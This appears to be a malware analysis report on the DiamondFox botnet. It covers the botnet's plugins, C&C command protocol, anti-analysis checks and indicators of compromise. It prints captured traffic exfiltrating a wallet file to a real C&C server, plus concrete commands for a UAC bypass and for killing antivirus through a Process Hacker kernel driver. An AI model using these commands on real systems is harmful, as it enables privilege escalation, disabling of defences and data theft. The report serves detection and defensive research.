- Persistence – Actions required to keep DiamondFox persistent over system reboots. Takes place in 30 second intervals.
- Plugin actions – Several DiamondFox plugins require the performance of repeatable actions. Those plugins are activated and registered within the main loop. They include
 - Bitcoin Address Spoofing
 - Screenshots Plugin
 - Plugin 13 – this plugin's functionality is unknown

Repeatable C&C Communication

The repeatable C&C communications performed within the main loop include several major functionalities:

- A Command Query Packet is sent in a configurable interval that can be defined in the configuration section. The command query packet checks whether C&C server has any pending commands to be executed by the bot. If it does, the commands are executed.
- The content of the Keylogger plugin output file (keys.c) is sent to the C&C server using the File Upload request.
- Hosts spoofing actions are performed, in case the plugin is enabled.

Plugins

Plugins perform a critical part of the DiamondFox functionality, and the plugin system was designed to be highly modular and diverse. The latest DiamondFox version includes over 15 plugins. This section briefly describes the functionality of all of Diamond Fox plugins. Additional descriptions for more complex plugins are further detailed in **Appendix A**.

DiamondFox plugins can be roughly divided into two main categories:

- Embedded Plugins – Plugins that are embedded into the original file.
- Downloadable Plugins – Plugins that can be downloaded from the C&C server upon a specific C&C command.

Each plugin can be in one of these three running states:

- Mandatory – The plugin is always executed.
- Locally Configurable – The plugin execution is dependent on the set of the corresponding flag in the configuration section.
- Remotely Configurable – The plugin execution is dependent on a corresponding command from the C&C server.

The table on the following page lists the plugins available in the latest version of DiamondFox, which was released in March 2016. More information on the below plugins can be found in **Appendix A – Plugins**.

| ID | Name | Category | C&C Request ID | Hosting Process | Running State | Description |
|----|-----------------------------------|--------------|----------------|-----------------|---------------|---|
| 0 | FileZilla FTP Credentials Stealer | Downloadable | P0 request | Original File | Mandatory | Steals credentials from FileZilla FTP clients. This is done by parsing specific files stored on disk by that software. Grabbed credentials are sent to the C&C server using File Upload request. More information can be found in the File Upload section. |
| 1 | Mail Pass View | Downloadable | P1 request | Original File | Mandatory | Recovers email passwords from the infected machine. The following command line is expected: <code>/stext %out_fname%</code> . Grabbed passwords are sent to the C&C server using the File Upload request. This plugin is a copy of Nirsoft's MailPassView utility. |
| 2 | Web Browser Pass View | Downloadable | P2 request | Original File | Mandatory | Tracks browser passwords on the victim's machine. The following command line is expected: <code>/stext %out_fname%</code> . Grabbed passwords are sent to the C&C server using the File Upload request. This plugin is a copy of Nirsoft's WebBrowserPassView utility. |
| 3 | Remote Desktop Pass View | Downloadable | P3 request | Original File | Mandatory | Tracks Microsoft Remote Desktop Connection passwords on the victim's machine. The following command line is expected: <code>/stext %out_fname%</code> . Grabbed passwords are sent to the C&C server using the File Upload request. This plugin is a copy of Nirsoft's RemoteDesktopPassView utility. |
| 4 | Messengers Pass View | Downloadable | P4 request | Original File | Mandatory | Tracks Instant Messaging passwords on the victim's machine. The following command line is expected: <code>/stext %out_fname%</code> . Grabbed passwords are sent to the C&C server using the File Upload request. This plugin is a copy of Nirsoft's MessenPass utility. |
| 5 | VNC Pass View | Downloadable | P5 request | Original File | Mandatory | Recovers VNC tool passwords on the victim's machine. The following command line is expected: <code>/stext %out_fname%</code> . Grabbed passwords are sent to the C&C server using the File Upload request. This plugin is a copy of Nirsoft's VNCPassView utility. |

| ID | Name | Category | C&C Request ID | Hosting Process | Running State | Description |
|----|----------------------------|--------------|----------------|--|-----------------------|--|
| 6 | Screenshots | Downloadable | P6 request | Original File | Locally Configurable | Takes screenshots of the infected machine's desktop. The screenshots are saved in JPEG format to the <code>ss.c</code> file. They are sent to the C&C server by the Main Module using the File Upload request, in case the <code>ss.c</code> file appears on the disk after 5 seconds. |
| 7 | Spam Sender | Downloadable | P7 request | Original File | Mandatory | Sends spam emails from the infected machine based on the configuration file <code>email.txt</code> delivered by the C&C server. |
| 8 | Browsers Home Page Changer | Downloadable | P8 request | Original File | Mandatory | Changes the home page of Mozilla Firefox and Internet Explorer browsers. |
| 9 | Social Networks Spreading | Downloadable | P9 request | Original File | Mandatory | Spreads messages delivered by the C&C server via social networks such as Facebook and Twitter. |
| 10 | Social Networks Spreading | Downloadable | P10 request | Original File | Mandatory | Performs DDoS attacks on specified servers. Featured attack types include HTTP flood, UDP flood, and bandwidth saturation. |
| 11 | Watchdog | Downloadable | P11 request | <code>%WINDIR%\system32\wscript.exe</code> | Mandatory | Monitors the DiamondFox Main Module, and checks if it is alive. |
| 12 | Keylogger | Downloadable | P12 request | <code>dwn.exe</code> | Remotely Configurable | Performs keylogging from specific windows defined in the configuration <code>win.c</code> file by the C&C server. The records are saved to the <code>keys.c</code> file, which is sent to the C&C server using the File Upload request. |
| 13 | POS RAM Scrapper | Downloadable | P13 request | <code>pos.exe</code> | Remotely Configurable | Very little is known about this plugin. Its process name is <code>pos.exe</code> and it can potentially be a Point Of Sale RAM scrapper. The output is stored on the <code>output.txt</code> file. The content of this file is sent to the C&C server in the Main Loop, but only if its length has changed since the last iteration. If the plugin is deactivated, <code>output.txt</code> and <code>pos.exe</code> files are removed from the disk. |
| 14 | Remote Tiny Task Manager | Downloadable | P14 request | Original File | Mandatory | Collects and sends information about running processes and software installed on the victim's machine. The plugin can also terminate specified processes and execute shell commands. |

| ID | Name | Category | C&C Request ID | Hosting Process | Running State | Description |
|----|------------------------------------|--------------|----------------|-----------------|-----------------------|---|
| 15 | Remote Desktop | Downloadable | P15 request | Original File | Mandatory | Starts and stops RDP sessions on the victim's machine. RDP functionality is delivered by running a legitimate AMMY Admin application in hidden mode. |
| | Crypto Currency Wallets Stealer | Embedded | N/A | Original File | Mandatory | Steals crypto currency wallets from the victim's machine. Grabbed crypto currency wallets are sent to the C&C server using the File Upload request. |
| | Clipboard Bitcoin Address Spoofing | Embedded | N/A | Original File | Mandatory | Spoofs the BitCoin address that is currently present in clipboard buffer, to force the victim to make a Bitcoin transaction to the attacker's account. |
| | Removable Drives Self Spreading | Embedded | N/A | Original File | Locally Configurable | Spreads itself to the removable devices attached to the victim's machine. |
| | Hosts Spoofing | Embedded | N/A | Original File | Remotely Configurable | Spoofs the content of the <code>%WINDIR%\system32\drivers\etc\hosts</code> file on the victim's machine. To update the content of this file, a U1 request is sent to the C&C server. The response is decoded using the base64 algorithm. The decoded data then is saved to the hosts file, but only if its length differs from the file size. The presence of the <code>Off.c</code> file means that the plugin is deactivated – otherwise the plugin is activated. |
| | Persistence | Embedded | N/A | Original File | Locally Configurable | Performs persistence operations such as copying itself to the Startup Special folder and adding itself to the registry in the Main Loop. |

NETWORK AND COMMUNICATION

Each DiamondFox bot has a single C&C server which sends commands, collects stolen data and gathers infection statistics. The C&C server address can either be defined in the configuration section (C&C_ADDR) or generated by a DGA algorithm used to dynamically generate C&C addresses. All communications between the bot and the C&C server are done over HTTP protocol. Specific HTTP parameters, such as user-agent, are configurable and defined in the configuration section (with the exception of the File Upload request).

Prior to any communication, DiamondFox checks its internet connectivity by sending a GET request to <http://www.microsoft.com>.

Main communication flows that can be used by DiamondFox:


- Initial Communication – Initiate the C&C channel and send the collected information.
- Command – Query and receive commands.
- File Upload – Upload files from the infected machine to the C&C server.

- Plugin Download – Download additional plugins from the C&C server.
- Update – Update bot data.
- Custom – Additional communications used for specific plugins.

Initial Communication

Initial communication is used to establish the first connection between the bot and the C&C server. This communication takes place during the initialization execution stage and is composed of two HTTP requests:

1. Initial Packet
2. PC Info Packet



Initial Request

The initial request is sent by the bot to the C&C server to check if the server is available. If the communication succeeds, the expected result is an HTTP 200 response which only contains an OK string in its body:

```
GET /home/gate.php HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36
Host: 86.110.117.207
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 15 Mar 2017 12:46:00 GMT
Content-Type: text/html
Content-Length: 2
Connection: keep-alive
Keep-Alive: timeout=60
X-Powered-By: PHP/5.4.45-0+deb7u7
Vary: Accept-Encoding

OK
```

PC Information Request

The PC Information Request is used by the bot to send the infected machine information, gathered during the Information Collection stage, to the C&C server.

This request is an HTTP POST request that contains the encrypted PC_INFO string as well as additional data regarding several plugin states. The table below details the plugin state checks and their corresponding fields in the POST request payload:

| File Present | Packet Parameters | Purpose |
|--------------|-------------------|------------------------------------|
| Off.c | &x=1 | Hosts Spoofing plugin is disabled. |
| pos.exe | &y=1 | Plugin 13 plugin is enabled. |
| log.c | &z=1 | Keylogger plugin is running. |

The entire process of PC Information request generation can be described by the following Python code snippet:

```
NET_XOR_KEY = "6083623a732c8349a16cb9d5b6d84b61" # taken from configuration
pi = '%s%s%s' % (NET_XOR_KEY[0], NET_XOR_KEY[-1], NET_XOR_KEY[0x0F])

params = get_add_params() # depending on the files present in the system
http_packet_content = '%s=%s%s' % (pi, enc_pc_info_buff, params)
```

```
POST /home/gate.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/49.0.2623.112 Safari/537.36
Content-Length: 260
Host: 86.110.117.207

619=21457A691449584E78450945084508450900170000455C5A4B567F5C7E1978707D706F774543717E090D1
70A1979196C697A19090E0E0A140E501910746D115C4B567A19106B11555C4D5770450909170D4549584E7845
72771875450D0A01007D7F010D455C4D5854504D556C190E194A4E565D57506E45457A691469786E78HTTP/1.
1 200 OK
Server: nginx
Date: Mon, 17 Apr 2017 07:55:24 GMT
Content-Type: text/html
Content-Length: 8
Connection: keep-alive
Keep-Alive: timeout=60
X-Powered-By: PHP/5.4.45-0+deb7u7
Vary: Accept-Encoding


MDB8Mzk3
```

The C&C server may optionally respond with a command to be executed. In such a case, this data is sent as a base64 encoded string and the command is handled by the Command parsing handler. Parsing and decryption of this response type can be achieved using the **Bot Packet Decryption Routine code** (see **Appendix B – Network and Communications**).

As network packet encryption algorithm is not crypto-resistant, it can easily be broken without knowledge of the `NET_XOR_KEY` value from the configuration. A PoC for the above statement, **Bot Packet Brute Routine**, can also be found in **Appendix B – Network and Communications**.

Command Protocol

Command protocol is used by the bot to query and receive commands from the C&C server.



Command Query Request

Command Query Request follows the exact same structure as the PC Information Request, only instead of sending PC Information, `CMD_QUERY_ID` is sent e changed during the communication using the Command-0 response. `CMD_QUERY_ID` is concatenated with the "`|||||||`" string before it is sent.

The Command Query request generation process can be described by the following Python code snippet:

```

cmd_query_id = "|||||||" + CMD_QUERY_ID
cmd_query_id_enc = encrypt_pc_info(cmd_query_id)

NET_XOR_KEY = "6083623a732c8349a16cb9d5b6d84b61" # taken from configuration
pi = '%s%s%s' % (NET_XOR_KEY[0], NET_XOR_KEY[-1], NET_XOR_KEY[0x0F])

params = get_add_params() # depending on the files present in the system
http_packet_content = '%s=%s%s' % (pi, cmd_query_id_enc, params)
  
```

Command Reponse

Commands are received as a response for the Command Query packets. This response is a base64 decoded packet and has the following format:

```
%cmd_id%|%cmd_args%
```

The table on the following pages describes all possible C&C commands and their corresponding arguments. Additional information is in **Appendix A – C&C Commands**.

| Command ID | Arguments | Description |
|------------|---|---|
| 0 | CMD_QUERY_ID | Set CMD_QUERY_ID to be later used in Command Query packets. |
| 1 | URL with executable | Download and execute binary from %cmd_args% URL. The downloaded image is hosted in a new instance of self-image. |
| 2 | URL with data | Download file from %cmd_args% URL. The Downloaded file is saved to the %TEMP% directory under a randomly generated filename whose length is 8 bytes. The dropped file is started using the VB Shell function. |
| 3 | URL with data | Perform Self Update operations. |
| 4 | Arguments for Explorer | Execute the following command line using the VB Shell function: Explorer %cmd_args%. |
| 5 | Arguments for iexplore | Execute the following command line using the Run function: iexplore %cmd_args%. |
| 6 | Piece of arguments for the DDoS plugin | Download & Start the DDoS plugin UDP flood. The plugin is started using the following command line arguments: 1 C&C_ADDR USER_AGENT %cmd_args%. |
| 7 | Piece of arguments for the DDoS plugin | Download & Start the DDoS plugin HTTP flood. The plugin is started using the following command line arguments: 2 C&C_ADDR USER_AGENT %cmd_args%. |
| 8 | Piece of arguments for the DDoS plugin | Download & Start the DDoS plugin HTTP flood2. The plugin is started using the following command line arguments: 3 C&C_ADDR USER_AGENT %cmd_args%. |
| 9 | | Download & Start the Screenshot plugin. |
| 10 | | If IsUserAnAdmin returns true, activate or deactivate the Hosts Spoofing plugin depending on its current state. |
| 11 | | Enable/Disable Plugin 13 depending on its current state. |
| 12 | | Start or cease the Keylogger plugin depending on its current state. |
| 13 | | Download the configuration and start the Spam plugin. |
| 14 | Arguments for the Change Browser Home Page plugin | Download & Start the Browsers Home Page Changer plugin with %cmd_args% as command line arguments. |
| 15 | Arguments for the Social Network Spread plugin | Download & Start the Social Network Spread plugin with %cmd_args% as command line arguments. |
| 16 | | Reboot the computer using the following command: shutdown -t 0 -r -f. |
| 17 | | Shutdown the computer using the following command: shutdown -t 0 -s -f. |
| 18 | | Terminate self. |
| 19 | | Remove self. |
| 20 | | Download & Start the TRTM plugin in process listing mode. The following command line arguments are passed to the plugin: 1 C&C_ADDR USER_AGENT |
| 21 | Piece of arguments for the TRTM plugin | Download & Start the TRTM plugin in process terminate mode. The following command line arguments are passed to the plugin: 2 C&C_ADDR USER_AGENT |
| 22 | Piece of arguments for the TRTM plugin | Download & Start the TRTM plugin in command execute mode. The following command line arguments are passed to the plugin: 3 C&C_ADDR USER_AGENT |

| Command ID | Arguments | Description |
|------------|--|---|
| 23 | | Download & Start the RDP plugin in Start mode. The following command line arguments are passed to the plugin: C&C_ADDR USER_AGENT |
| 24 | | Download & Start the RDP plugin in Stop mode. The following command line arguments are passed to the plugin : 1 |
| 25 | Piece of arguments for the TRTM plugin | Download & Start the TRTM plugin in software listing mode. The following command line arguments are passed to the plugin: 4 C&C_ADDR USER_AGENT . |

An example of a command request and response:

```
POST /home/gate.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36
Content-Length: 44
Host: 86.110.117.207

619=3A656B612E2E2E2E2E2E2E2E2E2E2E2E2E2E2E2E2E&z=1HTTP/1.1 200 OK
Server: nginx
Date: Mon, 17 Apr 2017 08:08:14 GMT
Content-Type: text/html
Content-Length: 0
Connection: keep-alive
Keep-Alive: timeout=60
X-Powered-By: PHP/5.4.45-0+deb7u7
Vary: Accept-Encoding
```

File Upload

DiamondFox botnet may upload files from the infected machine to the C&C server, using the File Upload protocol.

The file upload protocol is a simple HTTP POST request which contains the following parameters:

Resource URL is generated by this logic:

```
URL = '%s?s?s=1' % (C&C_ADDR, NET_XOR_KEY[:3])
```

Content type value is randomly generated and has the following format: *multipart/form-data; boundary=[0-9A-F]{8}*

The POST payload is described below:

```
-- [0-9A-F]{8}
Content-Disposition: form-data; Name=NET_XOR_KEY[:3]; filename=%modified_filename%
Content-Type: file

%file_content%

-- [0-9A-F]{8}-
```

```
POST /home/gate.php?608=1 HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=209082C9
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 245
Host: 86.110.117.207

--209082C9
Content-Disposition: form-data; Name="608"; filename="BitcoinDark_F6D8793D-154785.wallet"
Content-Type: file

1BoatSLRHtKNngkdXEeobR76b53LETpyT
7680adec8eabcabac676be9e83854ade0bd22cdb
Wallet for dark operations

--209082C9--
```

Plugin Upload

Plugin Download, also referred to as the P request, is sent by the bot to the C&C server to request the download of an additional plugin. Only one plugin may be requested each time. The requested plugin is defined by its unique plugin number which is appended to the HTTP request arguments and follows this logic:

```
URL = '%s?p=%d' % (C&C_ADDR, plugin_number)
```

The response contains encrypted binary data which is encrypted similarly to the Configuration section, and the same algorithm may be used for its decryption.

Note that the data is decrypted by DiamondFox on demand, depending on the plugin number.

```
GET /home/gate.php?p=10 HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36
Host: 86.110.117.207
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 16 Mar 2017 10:41:52 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Keep-Alive: timeout=60
X-Powered-By: PHP/5.4.45-0+deb7u7
Vary: Accept-Encoding

1f42
..Z...379<?9...;9.&&+!$#!m*/-)*+(.....
....
..zg.)q.z.\.~1.[...G.. ....0.... !q53q%&=)61|...~((#oNNJiNOJHDKO|U.j.<1.90>;4<.1...--".(....
$.~(.....&.....).....4.....5v7;1$31=:=;:;% 6*!5#"~+?/);....
++(.....3....
```

Update Request

Update Request, also referred to as the U request, is an HTTP GET request sent by the bot to the C&C server to update local file data. Only a single file can be updated at each request. An update request number is appended to the HTTP Request URL parameters based on the following logic:

```
URL = '%s?u=%d' % (C&C_ADDR, update_number)
```

The response is sent as a base64 encoded data. There are three update options:

| Update Number | Filename | Purpose |
|---------------|-------------------------------------|---|
| 0 | email.txt | Configuration for the Spam plugin. |
| 1 | %WINDIR%\system32\drivers\etc\hosts | New content of hosts file used in the Host Spoofing plugin. |
| 2 | win.c | Configuration for the Keylogger plugin. |

```
GET /home/gate.php?u=2 HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36
Host: 86.110.117.207
Connection: Keep-Alive
```

C Request

The C request is an HTTP GET request sent by the bot to the C&C server to send the Remote Task Manager plugin output.

The request data is appended to the HTTP GET request URL using the following logic:

```
URL = '%s?c=%s' % (C&C_ADDR, base64encode(taskmgr_info))
```

T Request

The T request is an HTTP GET request sent by the bot to the C&C server to notify the C&C server that the DDoS plugin operation has been completed.

The request data is appended to the HTTP GET request URL using the following logic:

```
URL = '%s?t=done' % C&C_ADDR
```

R Request

The R Request is an HTTP GET request sent by the bot to the C&C server to send the RDP session id.

The session id is appended to the HTTP GET request URL using the following logic:

```
URL = '%s?r=%s' % (C&C_ADDR, base64encode(session_id))
```

```
GET /home/gate.php?r=NzM1Mzk1OTE= HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36
Accept-Encoding: gzip, deflate
Host: 86.110.117.207
Connection: Keep-Alive
```

Domain Generation Algorithm

DiamondFox features the possibility of using a Domain Generation Algorithm if the `C&C_ADDR` configuration value length is less than 11 bytes. The DGA algorithm is date-based and is fully configurable by the configuration embedded in the malware executable.

The Domain Generation Algorithm snippet code, which describes the DGA logic, can be found in Appendix B – Network and Communications.

PROTECTION MECHANISMS

Process Detection

The loader module checks whether the following processes are currently running: *Tcpview.exe*; *ollydbg.exe*; *procxp.exe*.

If at least one of them is indeed running, then the loader terminates the execution.

UAC Bypass

UAC bypass is used to elevate the current process privileges and obtain administrative rights. It is executed in the loader stage, and is one of the first operations done by DiamondFox upon infection.

The technique used is well known and the flaw which allows it to take place was fixed only from Windows 10 RS2 (15031). The bypass starts by creating the Logs directory under the C: drive and executing the following command to change the value of the ProgramData environment variable. (%ProgramData% originally points to the C:\ProgramData directory)

```
setx ProgramData C:\Logs
```

After changing the environment variable, DiamondFox creates the same chain of directories that existed under the original %ProgramData% path in the C:\Logs directory.

```
\Microsoft\Windows\Start Menu\Programs\Administrative Tools
```

Next, the malware creates a shortcut file called 'Computer Manager.lnk' that points to the DiamondFox image on disk. The shortcut is created in the C:\Logs\Microsoft\Windows\Start Menu\Programs\Administrative Tools directory.

To start its own executable using Administrator rights, DiamondFox starts the following command:

```
%SYSTEMROOT%\explorer.exe %SYSTEMROOT%\System32\CompMgmtLauncher.exe
```

The CompMgmtLauncher.exe application starts the 'Computer Manager.lnk' shortcut.

The problem lies in the fact that it expands the environment variables to do so.

The full path to the 'Computer Manager.lnk' contains the value of the %ProgramData% environment variable.

At the end, the value of the %ProgramData% environment variable is restored to its original value:

```
%HOMEDRIVE%\ProgramData
```

More information and source code for this UAC bypass technique is described in the [UACme project](#) page under technique #24.

Manual UAC Bypass

This section contains pseudo code used by DiamondFox to manually bypass the User Account Control feature. Detailed information can be found in **Appendix B – Protection Mechanisms**.

DiamondFox waits until the consent.exe application, which is responsible for the UAC window, is terminated. Further information can be found on the **Process Elevation Check** code snippet, which appears in **Appendix B – Protection Mechanisms**. While examining the code, some applications should be run as Administrator and then the console output should be checked.

Anti-Virus Detection

This section describes one of the techniques implemented by DiamondFox to disable Anti-Virus products on infected machines.

If the malware loader detects that an Anti-Virus processes is running in the system, the following actions take place:

1. Create a %HOMEDRIVE%\~tmp1310 directory.
2. Drop the [Process Hacker](#) driver to the created directory under the name xSafety.sys.
3. Create an entry for the xSafety service using the following command:

```
SC CREATE xSafety DisplayName=xSafety type=kernel binPath=%HOMEDRIVE%\~tmp1310\xSafety.sys
start=system
```

4. Upon creation, the service is started using the following command:

```
sc start xsafety
```

5. After the driver was successfully loaded into the kernel space, DiamondFox terminates all processes related to the detected software, and stops and removes related services.

This is done by dropping the [Process Hacker](#) executable and starting to pass specific arguments.

The process termination arguments passed are:

```
-s -c -ctype process -cobject %PROCESSNAME% -caction terminate
```

The service stop and removal arguments passed are:

```
-s -c -ctype service -cobject %SERVICENAME% -caction stop
-s -c -ctype service -cobject %SERVICENAME% -caction delete
```

For some Anti-Virus products, specific registry keys and directories are removed as well.

Based on the process detailed below, it is clear that the DiamondFox author conducted extensive research. The full list of detected products is in **Appendix A**.

Anti-Emulation

This section describes some of the techniques implemented by DiamondFox to detect if it is running in emulation environments. The following checks are performed:

| Emulation Environment | Action |
|--------------------------------|--|
| Malwr service | Compare the VOLUME_SERIAL_NUM with 70144646. |
| Anubis service | Compare the VOLUME_SERIAL_NUM with AC79B241. |
| Vmware | Load vmGuestLib.dll DLL. |
| VBox | Load vboxmrxnp.dll DLL. |
| Sandboxie | Load SbieDll.dll DLL. |
| Avast Antivirus | Load vsnxhk.dll DLL. |

In addition, DiamondFox also checks the STARTUPINFO structure dwFlags field. If the TARTF_FORCEOFFFEEDBACK (0x80) flag is enabled, the execution is terminated.

INDICATORS OF COMPROMISE

Static Indicators

SHA-1 Hashes

89e99f1f855d311a1e65e897e8f8b756a44d679cd8e2d582a6cbea728f024790

File System Detection

| File Name |
|---------------------------------|
| %APPDATA%\com6.{GUID}\log.c |
| %APPDATA%\com6.{GUID}\win.c |
| %APPDATA%\com6.{GUID}\dwn.exe |
| %APPDATA%\com6.{GUID}\keys.c |
| %APPDATA%\com6.{GUID}\ss.c |
| %APPDATA%\pos.exe |
| %APPDATA%\output.txt |
| %APPDATA%\com6.{GUID}\Off.c |
| %APPDATA%\com6.{GUID}\email.txt |
| %APPDATA%\0.c |
| %APPDATA%\1.c |
| %APPDATA%\2.c |
| %APPDATA%\3.c |
| %APPDATA%\4.c |
| %APPDATA%\5.c |

Scheduled Tasks

| Task Name | Task Run Path | Schedule Type |
|-----------|------------------------------------|---------------|
| EXE_NAME | %APPDATA%\com6.{GUID}\EXE_NAME.exe | ONLOGON |

Mutexes

| Mutex Name | Module |
|---|------------------|
| KY-%COMPUTERNAME% | Keylogger Plugin |
| KWLdVfMiNNaUcrAddAaYhTt21NTySR {XOR_KEY from configuration} | Main Module |

C&C Drop and Reporting Servers

| Server Details | Communication Type | Executing Module |
|-------------------------------------|--------------------|------------------|
| 86.110.117.207 | HTTP | |
| hxxp://86.110.117.207/home/gate.php | HTTP | |